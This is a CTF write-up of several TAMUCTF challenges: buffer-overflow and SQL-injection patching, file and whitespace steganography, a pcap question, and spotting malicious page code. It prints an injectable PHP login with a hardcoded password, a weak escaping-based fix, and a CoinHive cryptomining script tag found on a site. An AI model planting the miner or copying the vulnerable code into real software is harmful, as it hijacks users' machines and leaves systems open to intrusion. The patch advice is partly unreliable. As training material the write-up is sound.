
So in this challenge, we are asked to patch the program above so the program will no longer vulnerable. As far as I know, **gets function in C is really dangerous**, because user can input anything as long as they want except newline, if that happens, attacker can redirect the program to call a shell via Shellcode Injection, Ret2Libc or even Return Oriented Programming

Instead of using gets to receive user input, I'm using **fgets** because I can set the max length of the user input. For the max length, I set it to **(size of buffer - 1)**, because I want to avoid Off by One vulnerability that could happen if we set the max length of the user input same as the size of buffer (remember gets/fgets always appends 0xa or newline in the end of it). Finally here is the final program

vuln.c 190 Bytes Edit Web IDE Replace Delete

```c
#include <stdio.h>
#include <stdlib.h>

void echo()
{
	printf("%s", "Enter a word to be echoed:\n");
	char buf[128];
	fgets(buf, 127, stdin);
	printf("%s\n", buf);
}

int main()
{
	echo();
}
```

And check the flag in CI/CD > Jobs



3. Flag

gigem{check_that_buffer_size_baby}

R. Secure Coding - SQL

1. Executive Summary

https://gitlab.tamuctf.com/root/sql

2. Technical Report

login.php 1.04 KB

```php
<?php
  ini_set('display_errors', 'On');
  error_reporting(E_ALL | E_STRICT);
  echo "<html>";
  if (isset($_POST["username"]) && isset($_POST["password"])) {
    $servername = "localhost";
    $username = "sqli-user";
    $password = 'AxU3a9w-azMC7LKzxrVJ^tu5qnM_98Eb';
    $dbname = "SqliDB";
    $conn = new mysqli($servername, $username, $password, $dbname);
    if ($conn->connect_error)
        die("Connection failed: " . $conn->connect_error);
    $user = $_POST['username'];
    $pass = $_POST['password'];
    $sql = "SELECT * FROM login WHERE User='$user' AND Password='$pass'";
    if ($result = $conn->query($sql))
    {
      if ($result->num_rows >= 1)
      {
        $row = $result->fetch_assoc();
        echo "You logged in as " . $row["User"];
        $row = $result->fetch_assoc();
        echo "<html>You logged in as " . $row["User"] . "</html>\n";
      }
      else {
        echo "Sorry to say, that's invalid login info!";
      }
    }
    $conn->close();
```

In this challenge, we have to patch the program so it will be more secured. In here we see the user and password variable is has a vulnerability. The user can input SQL Injection to bypass the login and do something else.

login.php 1.16 KB

```php
<?php
  ini_set('display_errors', 'On');
  error_reporting(E_ALL | E_STRICT);
  echo "<html>";
  if (isset($_POST["username"]) && isset($_POST["password"])) {
    $servername = "localhost";
    $username = "sqli-user";
    $password = 'AxU3a9w-azMC7LKzxrVJ^tu5qnM_98Eb';
    $dbname = "SqliDB";
    $conn = new mysqli($servername, $username, $password, $dbname);
    if ($conn->connect_error)
        die("Connection failed: " . $conn->connect_error);
    //$user = $_POST['username'];
    //$pass = $_POST['password'];
    $user = $conn->real_escape_string($_POST['username']);
    $pass = $conn->real_escape_string($_POST['password']);
    $sql = "SELECT * FROM login WHERE User='$user' AND Password='$pass'";
    if ($result = $conn->query($sql))
    {
      if ($result->num_rows >= 1)
      {
        $row = $result->fetch_assoc();
        echo "You logged in as " . $row["User"];
        $row = $result->fetch_assoc();
        echo "<html>You logged in as " . $row["User"] . "</html>\n";
      }
      else {
        echo "Sorry to say, that's invalid login info!";
      }
    }
```

So i change the user variable with the more secure way to set post variable for login using **real_escape_string** function and that's all. Done.

```
Running with gitlab-runner 11.7.0 (8bb608ff)
  on runner2 xpaXL4UH
Using Docker executor with image tamuctf/web_sql:latest ...
Using locally found image version due to if-not-present pull policy
Using docker image sha256:cc5d856fbe97c3ae0c2fc5e3263573ed847f8b0ac30f472e826ff83beb0d13dc for
tamuctf/web_sql:latest ...
Running on runner-xpaXL4UH-project-903-concurrent-0 via ip-172-31-19-180...
Cloning repository...
Cloning into '/builds/Brahmastra/sql'...
Checking out 4d57d5f2 as master...
Skipping Git submodules setup
$ chmod +x ./tests/entry.sh
$ ./tests/entry.sh
 * Starting MySQL database server mysqld
   ...done.
 * Stopping Apache httpd web server apache2
 *
 * Starting Apache httpd web server apache2
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.3.
Set the 'ServerName' directive globally to suppress this message
 *
172.17.0.3
Pushing: {'serviceHost': '172.17.0.3', 'userInfo':
u'1b7c41dc2dc5fb558c11bbe73951cba056988a6589265e64ac674a7251d0da97', 'chal': 'SQL'}
Service Check Succeeded After Attack
flag: gigem{the_best_damn_sql_anywhere}
Job succeeded
```

And check the flag in CI/CD > Jobs

3. Flag

gigem{the_best_damn_sql_anywhere}


S. Misc - I heard you like files

1. Executive Summary

Bender B. Rodriguez was caught with a flash drive with only a single file on it. We think it may contain valuable information. His area of research is PDF files, so it's strange that this file is a PNG.
Difficulty: easy-medium

2. Technical Report


Given a png file



I think there's file inside the png, so i tried to foremost the png, and here's the result

Looks like there's another file. The hint mentioned a **PDF** file, so i tried to opened it but unfortunately it's not the flag. So i opened the zip and unzip it and here's the result

So much files, and there's **"not_the_flag.txt"** file. Yes it's not the flag, but there's another **PNG** file. So i tried to cat the file and it looks like this



Something interesting just come up, in the bottom at the end of file. It looks like base64 so i tried to decode it as base64

```
chao@Calculo ~/Documents/CTF/TAMUCTF/Misc/I_heard_you_like_files/output/zip/word/media echo "ZmxhZ3tQMGxZdEByX0QwX3kwdV9HM3RfSXRfTjB3P30K" | base64 -d
flag{P0lYt@r_D0_y0u_G3t_It_N0w?}
```

3. Flag

flag{P0lYt@r_D0_y0u_G3t_It_N0w?}

T. Misc - Hello World

1. Executive Summary

My first program!
Difficulty: medium


2. Technical Report

Given a c++ source code like this

```
#include <iostream>
using namespace std;

int main()
{
        cout << "Hello, Worlds!\n";
        return 0;
}
```

But it’s weird, there’s a lot of white spaces above the c++ code, so i conclude that it’s a **whitespace** code, so i tried to compile it online and here’s the result

The output is just a normal string, not a flag. So something interesting comes up in the stack, you see there's pushes of decimals so i tried to change it into char in python



This is script that i made to decode those decimals, let's run the script

```
chao@Calculo ~/Documents/CTF/TAMUCTF/Misc/Hello_World python decoder.py 2055 16:33:29
gigem{0h_my_wh4t_sp4c1ng_y0u_h4v3}!ecapsetihw fo tol a si erus taht ,eeg yllog teews lleW
```

3. Flag

gigem{0h_my_wh4t_sp4c1ng_y0u_h4v3}

U. ReadingRainbow - 0_Network_Enumeration

1. Executive Summary


Recently, the office put up a private webserver to store important information about the newest research project for the company. This information was to be kept confidential, as it's release could mean a large loss for everyone in the office.
Just as the research was about to be published, a competing firm published information eerily similar. Too similar...
Time to take a look through the office network logs to figure out what happened.

1. What is the IP address of the private webserver?
2. How many hosts made contact with the private webserver that day?

Difficulty: easy

2. Technical Report

Given a pcap file, i opened it with wireshark



1st question of the flag asked us the IP of the private webserver, i start guessing with the first ip that came up in the wireshark, 192.168.11.4
2nd question of the flag asked us about many how hosts made contact with the private webserver that day, i made a guess from 1 to 13 and got it right at 13

3. Flag

1. 192.168.11.4
2. 13

V. DriveByInc - 0_intrusion

1. Executive Summary

Welcome to Drive By Inc. We provide all sorts of logistical solutions for our customers. Over the past few years we moved to hosting a large portion of our business on a nice looking website. Recently our customers are complaining that the front page of our website is causing their computers to run extremely slowly. We hope that it is just because we added too much javascript but can you take a look for us just to make sure?

1. What is the full malicious line? (Including any HTML tags)

2. Technical Report

Given a website with malicious code, so i started it by looking at the source code like this

Malicious line it said, so i searched for javascript code because html and css won't produce a malicious line. At the very bottom of the code, i see the malicious code. Yeah , it is coinhive. It used to mine bitcoin using our PC, so let's submit that

3. Flag

<script>var color = new CoinHive.Anonymous("123456-asdfgh");color.start()</script></body>